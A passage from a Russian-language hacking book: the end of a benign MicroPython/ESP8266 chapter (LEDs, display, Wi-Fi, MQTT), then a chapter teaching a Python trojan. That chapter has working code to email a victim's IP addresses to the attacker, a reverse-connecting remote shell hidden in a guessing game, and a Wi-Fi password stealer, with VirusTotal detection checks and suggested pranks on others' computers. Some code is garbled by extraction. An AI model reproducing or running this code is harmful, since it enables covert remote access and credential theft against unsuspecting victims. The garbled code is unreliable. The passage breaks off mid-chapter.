Следующие две функции отвечают за включение и выключение светодиода на определенный интервал времени. Наверное, интересно, почему я сначала выключаю светодиод, а потом включаю? Мне тоже очень интересно, почему сигнал для данного светодиода инвертирован... Оставим это на совести китайских сборщиков. На самом деле команда `pin.off()` включает светодиод, а `pin.on()` — отключает.

Ну а дальше все просто: заносим в переменную `Hello_world` нашу строку, записанную кодом Морзе, и, пробегаясь по ней, вызываем ту или иную функцию.

## Радужный мир

Одна из стандартных библиотек, поставляемых с MicroPython, — библиотека `NeoPixel`. Она используется для работы с RGB-светодиодами, выпускаемыми компанией Adafruit. Для подключения нужно три пина (рис. 5.5). Один — земля, второй — питание (3,3 В), а третий необходим для управления. У меня это GPIO4, а ты можешь выбрать любой.




Рис. 5.5. Схема подключения NeoPixel

```

import machine, neopixel,time,urandom

my_neopixel_ring = neopixel.NeoPixel(machine.Pin(4), 16)

def color_all(neopixel_ring, color):
    for i in range(neopixel_ring.n):
        neopixel_ring[i] = color
    neopixel_ring.write()

def color_all_slow(neopixel_ring, color):
    for i in range(neopixel_ring.n):
        neopixel_ring[i] = color
        neopixel_ring.write()
        time.sleep(0.5)

def color_random(neopixel_ring):
    for i in range(neopixel_ring.n):
        color =
(urandom.getrandbits(8),urandom.getrandbits(8),urandom.getrandbits(8))
        neopixel_ring[i] = color
    neopixel_ring.write()

def disable(neopixel_ring):
    for i in range(neopixel_ring.n):
        neopixel_ring[i] = (0,0,0)
    neopixel_ring.write()

def show(neopixel_ring):
    RAINBOW_COLORS = [(255,0,0),(255, 128,
0),(255,255,0),(0,255,0),(0,255,255),(0,0,255), (255,0,255)]
    for i in RAINBOW_COLORS:
        color_all(neopixel_ring,i)
        time.sleep(0.5)
    time.sleep(5)
    disable(neopixel_ring)
    for i in RAINBOW_COLORS:
        color_all_slow(neopixel_ring,i)
        time.sleep(0.5)
    for i in range(100):
        color_random(neopixel_ring)
        time.sleep(0.5)
    disable(neopixel_ring)

```

Ух, сколько здесь всего! Начнем с подключения. Для создания объекта типа `NeoPixel` нужно указать два параметра: пин и количество светодиодов. Светодиоды в `NeoPixel` адресные, и можно подключать много модулей последовательно. По сути, это массив, в каждом элементе которого хранится кортеж определенного формата (RGB).

Функция `color_all` окрашивает все светодиоды в один цвет. Причем для визуального наблюдателя это происходит «мгновенно», а вот в функции `color_all_slow` включение будет происходить по одному светодиоду с задержкой в полсекунды. Это зависит от того, когда вызывается функция `write()`. Именно она отвечает за «проявление» цвета.

Следующая функция, `color_random`, окрашивает все светодиоды в разные случайные цвета. Именно здесь заметно отличие от версии Python, запускаемой на компьютере. Как бы мы сгенерировали случайный кортеж на компьютере:

```
import random
color = (random.randrange(256), random.randrange(256), random.randrange(256))
```

Но здесь нет модуля `random`. Зато есть `urandom`. С помощью функции `getrandbits` можно получить случайный набор бит определенной длины, т. е. случайное число в диапазоне от нуля до двойки в какой-то степени. В данном случае — до восьми.

Для того чтобы выключить светодиод, необходимо задать ему цвет, равный (0,0,0). Ой. А как же яркость? Ведь когда цвет задается с помощью RGB, обычно присутствует такой параметр, как яркость (прозрачность). Здесь она задается с помощью обыкновенной математики:

- (255,255,255) — белый на максимальной яркости;
- (128,128,128) — белый с яркостью 50%;
- (64,64,64) — белый с яркостью 25%.

Функция `show` — это просто демонстрационная функция, в которой показывается, как работают уже разобранные функции.

## Монитор. Рисование, письмо и каллиграфия

Очень часто неохота лезть на устройство, чтобы посмотреть какие-то данные. Значит, их нужно куда-то выводить. Например, на экран.

```
from ssd1306 import SSD1306_I2C
import machine
from writer import Writer
import freesans20
import time

WIDTH = const(128)
HEIGHT = const(64)

pscl = machine.Pin(4, machine.Pin.OUT)
psda = machine.Pin(5, machine.Pin.OUT)
i2c = machine.I2C(scl=pscl, sda=psda)

ssd = SSD1306_I2C(WIDTH, HEIGHT, i2c, 0x3c)

ssd.fill(1)
ssd.show()
```



```
time.sleep(0.5)
ssd.fill(0)
ssd.show()

ssd.line(40, 0, 40, HEIGHT, 1)

square_side = 40
ssd.fill_rect(0, 0, square_side, square_side, 1)

ssd.text('Hello', 50, 10)

wri2 = Writer(ssd, freesans20, verbose=False)
Writer.set_clip(True, True)
Writer.set_textpos(32, 64)
wri2.printstring('][akep\n')
ssd.show()
```

Для работы с монитором необходима библиотека `ssd1306`, ее можно загрузить с GitHub (<https://github.com/adafruit/micropython-adafruit-ssd1306>). Для подключения по протоколу I2C нам необходимо два пина, используем GPIO4 как `scl`, а GPIO5 как `sda`. Инициализируем I2C-подключение. Для проверки после инициализации переменной `i2c` можно вызвать функцию `i2c.scan()`. Если ты все правильно подключил, то в качестве результата будет список вида `[60]`. Это номер I2C-порта. Если увидел пустой список — значит, какая-то проблема с подключением. Что можно сделать с экраном?

- Заполнить одним цветом: белым — `ssd.fill(1)` или черным — `ssd.fill(0)`.
- Обновить изображение на экране — `ssd.show()`.
- Нарисовать линию (`x0,y0,x1,y1`) толщиной `t` — `ssd.line(x0,y0,x1,y1,t)`.
- Нарисовать пиксель заданного цвета по координатам — `ssd.pixel(x,y,c)`.
- Нарисовать прямоугольник, задаваемый начальной точкой, длинами сторон и цветом — `ssd.fill_rect(x0, y0, lenth, width, color)`.
- Сделать надпись стандартным шрифтом — `ssd.text('', x0, y0)`.

Но у стандартного шрифта есть свои недостатки, поэтому на GitHub (<https://github.com/peterhinch/micropython-samples/tree/master/SSD1306>) уже можно найти способ создавать и использовать свои шрифты. Для этого надо создать свой шрифт с помощью `font-to-py.py` (<https://github.com/peterhinch/micropython-font-to-py>), загрузить созданный шрифт и модуль `Writer` на устройство и использовать, как продемонстрировано в примере.

## Настраиваем Wi-Fi и управляем через сайт

Действительно, каждый раз подключаться к локальной сети платы неудобно. Но можно настроить плату так, чтобы она подключалась к уже созданной Wi-Fi-сети.

```
import network
sta_if = network.WLAN(network.STA_IF)
sta_if.active(True)
sta_if.connect('<your ESSID>', '<your password>')
sta_if.isconnected() ## True
sta_if.ifconfig() ##('192.168.0.2', '255.255.255.0', '192.168.0.1', '8.8.8.8')
```

Здесь показано, как подключиться к заданной Wi-Fi-сети путем последовательного выполнения команд. Но ведь это очень монотонно. Официальное руководство советует добавить следующую функцию в файл `boot.py`:

```
def do_connect():
    import network
    sta_if = network.WLAN(network.STA_IF)
    if not sta_if.isconnected():
        print('connecting to network...')
        sta_if.active(True)
        sta_if.connect('<essid>', '<password>')
        while not sta_if.isconnected():
            pass
    print('network config:', sta_if.ifconfig())
```

Отлично. Мы подключили нашу плату к Интернету. Давай попробуем управлять светодиодом с помощью обычного сайта. Нам не понадобятся никакие модули вроде Flask или Django. Только socket. Только хардкор.

```
import socket
import machine

html = """<!DOCTYPE html>
<html>
<head> <title> ESP8266 Controller </title> </head>
<form>
<H1>ESP8266 Controller</H1>
<button name="LED" value="ON" type="submit">ON</button><br>
<button name="LED" value="OFF" type="submit">OFF</button>
</form>
</html>
"""

pin = machine.Pin(2, machine.Pin.OUT)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('', 80))
s.listen(5)
while True:

    conn, addr = s.accept()
    print("Connected with " + str(addr))
```

```
request = conn.recv(1024)
request = str(request)
LEDON = request.find('/?LED=ON')
LEDOFF = request.find('/?LED=OFF')

if LEDON == 6:
    print('TURN LED0 ON')
    pin.off()
if LEDOFF == 6:
    print('TURN LED0 OFF')
    pin.on()
response = html
conn.send(response)
conn.close()
```

В начале записан HTML-код странички. Там две кнопки — одна на включение, другая на выключение. По сути, они просто создают и отправляют POST-запросы на сервер.

После описания сайта опять подключаем встроенный светодиод, а затем создаем сервер. Задача сервера — отлавливать запросы и, если в них попадают команды на включение/выключение светодиода, обрабатывать их.

## Управление моторами

Мне кажется, что машинка на радиоуправлении была, есть или будет у всех (на этом моменте все, кто родился в начале восьмидесятых и раньше, начинают смахивать слезинки — ведь пределом их мечтаний был шагающий луноход без радиоуправления. — *Прим. ред.*). И многие начинают свой путь в DIY с создания такой игрушки. Это настолько популярное дело, что уже давно в продаже появились целые наборы, включающие в себя колесную платформу с креплениями под различные платы. Попробуем создать машинку, управляемую с помощью WebREPL (рис. 5.6).




Рис. 5.6. Драйвер моторов L293D

```

from machine import Pin, PWM

pin1 = Pin(5, Pin.OUT) # D1
pin2 = Pin(4, Pin.OUT) # D2
pin3 = Pin(0, Pin.OUT) # D3
pin4 = Pin(2, Pin.OUT) # D4

BIN1 = PWM(pin1, freq=750)
BIN2 = PWM(pin3, freq=750)
AIN1 = PWM(pin2, freq=750)
AIN2 = PWM(pin4, freq=750)

speed = 700

def stop_all():
    for each in (BIN1, BIN2, AIN1, AIN2):
        each.duty(0)

def B(tmp1,tmp2):
    BIN1.duty(tmp1)
    BIN2.duty(tmp2)

def A(tmp1,tmp2):
    AIN1.duty(tmp1)
    AIN2.duty(tmp2)

def forward():
    B(speed,0)
    A(speed,speed)

def backward():
    B(speed,speed)
    A(speed,0)

def left():
    B(speed,0)
    A(speed,0)

def right():
    B(speed,speed)
    A(speed,speed)

commands = {'w':forward,'s':backward,'a':left,'d':right,'s':stop_all}

while True:
    a = input().lower()

```

```
try:
    commands[a]()
except:
    pass
```

Интересная особенность данного кода в том, что мы сначала подключаемся к пинам, а затем уже на этих пинах создаем PWM-подключение к моторам.

## Интернет вещей

Как-то неловко вышло... ESP8266 позиционируется как плата для разработки в сфере IoT, а мы пока ничего не сделали. Одно из базовых понятий IoT — MQTT-протокол. Чтобы не тратить время на настройку своего MQTT-сервера, воспользуемся платформой Adafruit IO (<https://io.adafruit.com/>). А библиотека для работы с этим протоколом уже включена в сборку MicroPython и называется `umqtt`.

Перед непосредственно программированием необходимо настроить Adafruit IO. Регистрируемся, создаем новый feed и называем его `enablefield`. Затем создаем новый Dashboard и добавляем на него кнопку-переключатель. При добавлении следует указать имя созданного нами feed'a. Для подключения нам необходимо имя аккаунта и так называемый Active Key.

```
import network
from umqtt.simple import MQTTClient
import machine

pin = machine.Pin(2, machine.Pin.OUT)

def sub_cb(topic, msg):
    print(msg)
    if msg == b'ON':
        pin.off()
    elif msg == b'OFF':
        pin.on()

sta_if = network.WLAN(network.STA_IF)
sta_if.active(True)
sta_if.connect('<SSID>', '<PASSWORD>')

client = MQTTClient("my_device", "io.adafruit.com", user="<USER_LOGIN>",
password="<API-KEY>", port=1883)
client.set_callback(sub_cb)
client.connect()
client.subscribe(topic="<USER_LOGIN>/feeds/<FEEDNAME>")
while True:
    client.wait_msg()
```

Для работы с внешним MQTT-сервером необходимо подключение к Wi-Fi-сети с доступом в Интернет. Функция `sub_cb(topic, msg)` отвечает за то, что происходит,

если в заданный топик приходит сообщение. После подключения к Wi-Fi создается подключение к MQTT-серверу. Описываются топики, на которые подписан клиент, и запускается бесконечное ожидание сообщений в топике.

## Заключение

MicroPython — очень молодой проект, но он уже достаточно популярен и даже попал в список 30 Amazing Python Projects for the Past Year (v.2018) (<https://medium.mybridge.co/30-amazing-python-projects-for-the-past-year-v-2018-9c310b04cdb3>).

И мне кажется, что это только начало, ведь на GitHub уже немало проектов, написанных на MicroPython, а Adafruit даже разработала свою версию, предназначенную для обучения, — CircuitPython.

## Полезные ссылки

- **Официальная документация по MicroPython для ESP8266** (<https://docs.micropython.org/en/latest/esp8266/tutorial/>).
- **Недавно вышедшая книга по MicroPython** (<https://www.oreilly.com/library/view/programming-with-micropython/9781491972724/>).
- **Описание работы с Adafruit IO** (<https://learn.adafruit.com/mqtt-adafruit-io-and-you/getting-started-on-adafruit-io>).



## 6. Создаем простейший троян на Python

---

**Валерий Линьков**

В этой главе я расскажу, как написать на Python простейший троян с удаленным доступом, а для большей скрытности мы встроим его в игру. Даже если ты не знаешь Python, ты сможешь лучше понять, как устроены такие вредоносы, и поупражняться в программировании.

Конечно, приведенные в главе скрипты никак не годятся для использования в боевых условиях: обфускации в них нет, принципы работы просты как палка, а вредоносные функции отсутствуют напрочь. Тем не менее при некоторой смекалке их можно использовать для несложных пакостей — например, вырубить чей-нибудь компьютер в классе (или в офисе, если в классе ты не наигрался).

### Теория

Итак, что вообще такое троян? Вирус — это программа, главная задача которой — самокопирование. Червь активно распространяется по сети (типичный пример — «Петя» и WannaCry), а троян — скрытая вредоносная программа, которая маскируется под «хороший» софт.

Логика подобного заражения в том, что пользователь сам скачивает себе вредонос на компьютер (например, под видом крикнутой программы), сам отключит защитные механизмы (ведь программа выглядит хорошей) и захочет оставить надолго. Хакеры и тут не дремлют, так что в новостях то и дело мелькают сообщения о новых жертвах пиратского ПО и о шифровальщиках, поражающих любителей халявы. Но мы-то знаем, что бесплатный сыр бывает только в мусорке, и сегодня научимся очень просто начинать тот самый сыр чем-то не вполне ожидаемым.

Вся информация предоставлена исключительно в ознакомительных целях. Ни автор, ни издательство «БХВ» не несут ответственности за любой возможный вред, причиненный материалами данной главы. Несанкционированный доступ к информации и нарушение работы систем могут преследоваться по закону. Помни об этом.



## Определяем IP

Сначала нам (т. е. нашему трояну) нужно определиться, где он оказался. Важная часть твоей информации — IP-адрес, по которому с зараженной машиной можно будет соединиться в дальнейшем.

Начнем писать код. Сразу импортируем библиотеки:

```
import socket
from requests import get
```

Обе библиотеки не поставляются с Python, поэтому, если они у тебя отсутствуют, их нужно установить командой `pip`.

```
pip install socket
pip install requests
```

Если ты видишь ошибку, что у тебя отсутствует `pip`, сначала нужно установить его с сайта **pypi.org**. Любопытно, что рекомендуемый способ установки `pip` — через `pip`, что, конечно, очень полезно, когда его нет.

Код получения внешнего и внутреннего адресов будет таким. Обрати внимание, что, если у жертвы несколько сетевых интерфейсов (например, Wi-Fi и Ethernet одновременно), этот код может вести себя неправильно.

```
# Определяем имя устройства в сети
hostname = socket.gethostname()

# Определяем локальный (внутри сети) IP-адрес
local_ip = socket.gethostbyname(hostname)

# Определяем глобальный (публичный / в Интернете) IP-адрес
public_ip = get('http://api.ipify.org').text
```

Если с локальным адресом все более-менее просто — находим имя устройства в сети и смотрим IP по имени устройства, — то вот с публичным IP все немного сложнее.

Я выбрал сайт `api.ipify.org`, т. к. на выходе нам выдается только одна строка — наш внешний IP. Из связки публичный + локальный IP мы получим почти точный адрес устройства.

Вывести информацию еще проще:

```
print(f'Хост: {hostname}')
print(f'Локальный IP: {local_ip}')
print(f'Публичный IP: {public_ip}')
```

Никогда не встречал конструкции типа `print(f'{}')`? Буква `f` означает форматированные строковые литералы. Простыми словами — программные вставки прямо в строку.

Строковые литералы не только хорошо смотрятся в коде, но и помогают избегать ошибок типа сложения строк и чисел (Python — это тебе не JavaScript!).

### Финальный код:

```
import socket
from requests import get

hostname = socket.gethostname()
local_ip = socket.gethostbyname(hostname)
public_ip = get('http://api.ipify.org').text
print(f'Хост: {hostname}')
print(f'Локальный IP: {local_ip}')
print(f'Публичный IP: {public_ip}')
```

Запустив этот скрипт, мы сможем определить IP-адрес нашего (или чужого) компьютера.

## Бэзконнект по почте

Теперь напишем скрипт, который будет присылать нам письмо.

Импорт новых библиотек (обе нужно предварительно поставить через `pip install`):

```
import smtplib as smtp
from getpass import getpass
```

Пишем базовую информацию о себе:

```
# Почта, с которой будет отправлено письмо
email = 'xakepmail@yandex.ru'
```

```
# Пароль от нее (вместо ***)
password = '***'
```

```
# Почта, на которую отправляем письмо
dest_email = 'demo@xakep.ru'
```

```
# Тема письма
subject = 'IP'
```

```
# Текст письма
email_text = 'ТЕХТ'
```

Дальше сформируем письмо:

```
message = 'From: {}\nTo: {}\nSubject: {}\n\n{}'.format(email, dest_email, subject,
email_text)
```

Последний штрих — настроить подключение к почтовому сервису. Я пользуюсь Яндекс.Почтой, поэтому настройки выставлял для нее.

```
server = smtp.SMTP_SSL('smtp.yandex.com') # SMTP-сервер Яндекса
server.set_debuglevel(1) # Минимизируем вывод ошибок (выводим только фатальные ошибки)
server.ehlo(email) # Отправляем hello-пакет на сервер
```

```
server.login(email, password) # Заходим на почту, с которой будем отправлять письмо
server.auth_plain() # Авторизуемся
server.sendmail(email, dest_email, message) # Вводим данные для отправки (адреса свой
и получателя и само сообщение)
server.quit() # Отключаемся от сервера
```

**В строке `server.ehlo(email)` мы используем команду EHLO. Большинство серверов SMTP поддерживают ESMTP и EHLO. Если сервер, к которому ты пытаешься подключиться, не поддерживает EHLO, можно использовать HELO.**

**Полный код этой части троаян:**

```
import smtplib as smtp
import socket
from getpass import getpass
from requests import get

hostname = socket.gethostname()
local_ip = socket.gethostbyname(hostname)
public_ip = get('http://api.ipify.org').text


email = 'xakepmail@yandex.ru'
password = '****'
dest_email = 'demo@xakep.ru'
subject = 'IP'
email_text = (f'Host: {hostname}\nLocal IP: {local_ip}\nPublic IP: {public_ip}')
```

```
message = 'From: {}\nTo: {}\nSubject: {}\n\n{}'.format(email, dest_email, subject,
email_text)

server = smtp.SMTP_SSL('smtp.yandex.com')
server.set_debuglevel(1)
server.ehlo(email)
server.login(email, password)
server.auth_plain()
server.sendmail(email, dest_email, message)
server.quit()
```

**Запустив этот скрипт, получаем письмо (рис. 6.1).**

**Этот скрипт я проверил на VirusTotal. Результат — на скрине (рис. 6.2).**



**Рис. 6.1. Письмо с IP**




Рис. 6.2. Результат проверки скрипта на VirusTotal

## Троян

По задумке, троян представляет собой клиент-серверное приложение с клиентом на машине атакуемого и сервером на запускающей машине. Должен быть реализован максимально удаленный доступ к системе.

Как обычно, начнем с библиотек:

```
import random
import socket
import threading
import os
```

Для начала напишем игру «Угадай число». Тут все крайне просто, поэтому задерживаться долго не буду.

```
# Создаем функцию игры
def game():

    # Берем случайное число от 0 до 1000
    number = random.randint(0, 1000)
    # Счетчик попыток
    tries = 1
    # Флаг завершения игры
    done = False

    # Пока игра не закончена, просим ввести новое число
    while not done:
        guess = input('Введите число: ')
```

```
# Если ввели число
if guess.isdigit():
    # Конвертируем его в целое
    guess = int(guess)
    # Проверяем, совпало ли оно с загаданным; если да, опускаем флаг и пишем
                                                                    сообщение о победе
    if guess == number:
        done = True
        print(f'Ты победил! Я загадал {guess}. Ты использовал {tries} попыток.')
    # Если же мы не угадали, прибавляем попытку и проверяем число
                                                                    на больше/меньше
else:
    tries += 1
    if guess > number:
        print('Загаданное число меньше!')
    else:
        print('Загаданное число больше!')
# Если ввели не число – выводим сообщение об ошибке и просим ввести число заново
else:
    print('Это не число от 0 до 1000!')
```

**Зачем столько сложностей с проверкой на число? Можно было просто написать** `guess = int(input('Введите число: '))`. Если бы мы написали так, то при вводе чего угодно, кроме числа, выпадала бы ошибка, а этого допустить нельзя, т. к. ошибка заставит программу остановиться и обрубит соединение.

**Вот код нашего трояна. Ниже мы будем разбираться, как он работает, чтобы не проговаривать заново базовые вещи.**

```
# Создаем функцию трояна
def trojan():
    # IP-адрес атакуемого
    HOST = '192.168.2.112'
    # Порт, по которому мы работаем
    PORT = 9090

    # Создаем эхо-сервер
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client.connect((HOST, PORT))

    while True:
        # Вводим команду серверу
        server_command = client.recv(1024).decode('cp866')
        # Если команда совпала с ключевым словом 'cmdon', запускаем режим работы
                                                                    с терминалом
        if server_command == 'cmdon':
            cmd_mode = True
            # Отправляем информацию на сервер
            client.send('Получен доступ к терминалу'.encode('cp866'))
            continue
```

```
# Если команда совпала с ключевым словом 'cmdoff', выходим из режима работы
# с терминалом

if server_command == 'cmdoff':
    cmd_mode = False
# Если запущен режим работы с терминалом, вводим команду в терминал через сервер
if cmd_mode:
    os.popen(server_command)
# Если же режим работы с терминалом выключен — можно вводить любые команды
else:
    if server_command == 'hello':
        print('Hello World!')
# Если команда дошла до клиента — выслать ответ
client.send(f'{server_command} успешно отправлена!'.encode('cp866'))
```

Сначала нужно разобраться, что такое сокет и с чем его едят. Сокет простым языком — это условная вилка или розетка для программ. Существуют клиентские и серверные сокеты: серверный прослушивает определенный порт (розетка), а клиентский подключается к серверу (вилка). После того как установлено соединение, начинается обмен данными.

Итак, строка `client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)` создает эхо-сервер (отправили запрос — получили ответ). `AF_INET` означает работу с IPv4-адресацией, а `SOCK_STREAM` указывает на то, что мы используем TCP-подключение вместо UDP, где пакет посылается в сеть и далее не отслеживается.

Строка `client.connect((HOST, PORT))` указывает IP-адрес хоста и порт, по которым будет производиться подключение, и сразу подключается.

Функция `client.recv(1024)` принимает данные из сокета и является так называемым блокирующим вызовом. Смысл такого вызова в том, что, пока команда не передается или не будет отвергнута другой стороной, вызов будет продолжать выполняться. 1024 — это количество задействованных байтов под буфер приема. Нельзя будет принять больше 1024 байт (1 Кбайт) за один раз, но нам это и не нужно: часто ты руками вводишь в консоль больше 1000 символов? Пытаться многократно увеличить размер буфера не стоит — это затратно и бесполезно, т. к. большой буфер нужен примерно никогда.

Команда `decode('cp866')` декодирует полученный байтовый буфер в текстовую строку согласно заданной кодировке (у нас 866). Но почему именно `cp866`? Зайдем в командную строку и введем команду `chcp` (рис. 6.3).




Рис. 6.3. Текущая кодовая страница

Кодировка по умолчанию для русскоговорящих устройств — 866, где кириллица добавлена в латиницу. В англоязычных версиях системы используется обычный Unicode, т. е. utf-8 в Python. Мы же говорим на русском языке, так что поддерживать его нам просто необходимо.

При желании кодировку можно поменять в командной строке, набрав после `chcp` ее номер. Юникод имеет номер 65001.

При приеме команды нужно определить, не служебная ли она. Если так, выполняем определенные действия, иначе, если включен терминал, перенаправляем команду туда. Недостаток — результат выполнения так и остается необработанным, а его хорошо бы отправлять нам. Это будет тебе домашним заданием: реализовать данную функцию можно от силы минут за пятнадцать, даже если гуглить каждый шаг.

Результат проверки клиента на VirusTotal порадовал (рис. 6.4).



Рис. 6.4. Результат проверки клиента на VirusTotal

Базовый троян написан, и сейчас можно сделать очень многое на машине атакуемого, ведь у нас доступ к командной строке. Но почему бы нам не расширить набор функций? Давай еще пароли от Wi-Fi стащим!

## Wi-Fi-стилер

Задача — создать скрипт, который из командной строки узнает все пароли от доступных сетей Wi-Fi.

Приступаем. Импорт библиотек:

```
import subprocess
import time
```

Модуль subprocess нужен для создания новых процессов и соединения с потоками стандартного ввода-вывода, а еще для получения кодов возврата от этих процессов.

Итак, скрипт для извлечения паролей Wi-Fi:

```
# Создаем запрос в командной строке netsh wlan show profiles, декодируя его
по кодировке в самом ядре
data = subprocess.check_output(['netsh', 'wlan', 'show',
'profiles']).decode('cp866').split('\n')

# Создаем список всех названий всех профилей сети (имена сетей)
Wi-Fis = [line.split(':')[1][1:-1] for line in data if "Все профили пользователей"
in line]


# Для каждого имени...
for Wi-Fi in Wi-Fis:
    # ...вводим запрос netsh wlan show profile [имя_сети] key=clear
    results = subprocess.check_output(['netsh', 'wlan', 'show', 'profile', Wi-Fi,
'key=clear']).decode('cp866').split('\n')

    # Забираем ключ
    results = [line.split(':')[1][1:-1] for line in results if "Содержимое ключа"
in line]

    # Пытаемся его вывести в командной строке, отсекая все ошибки
    try:
        print(f'Имя сети: {Wi-Fi}, Пароль: {results[0]}')
    except IndexError:
        print(f'Имя сети: {Wi-Fi}, Пароль не найден!')
```

Введя команду netsh wlan show profiles в командной строке, мы получим следующее (рис. 6.5).

Если распарсить вывод выше и подставить имя сети в команду netsh wlan show profile [имя сети] key=clear, результат будет как на картинке (рис. 6.6). Его можно разобрать и вытащить пароль от сети. Результат проверки нашего творчества на VirusTotal показан на рис. 6.7.



```
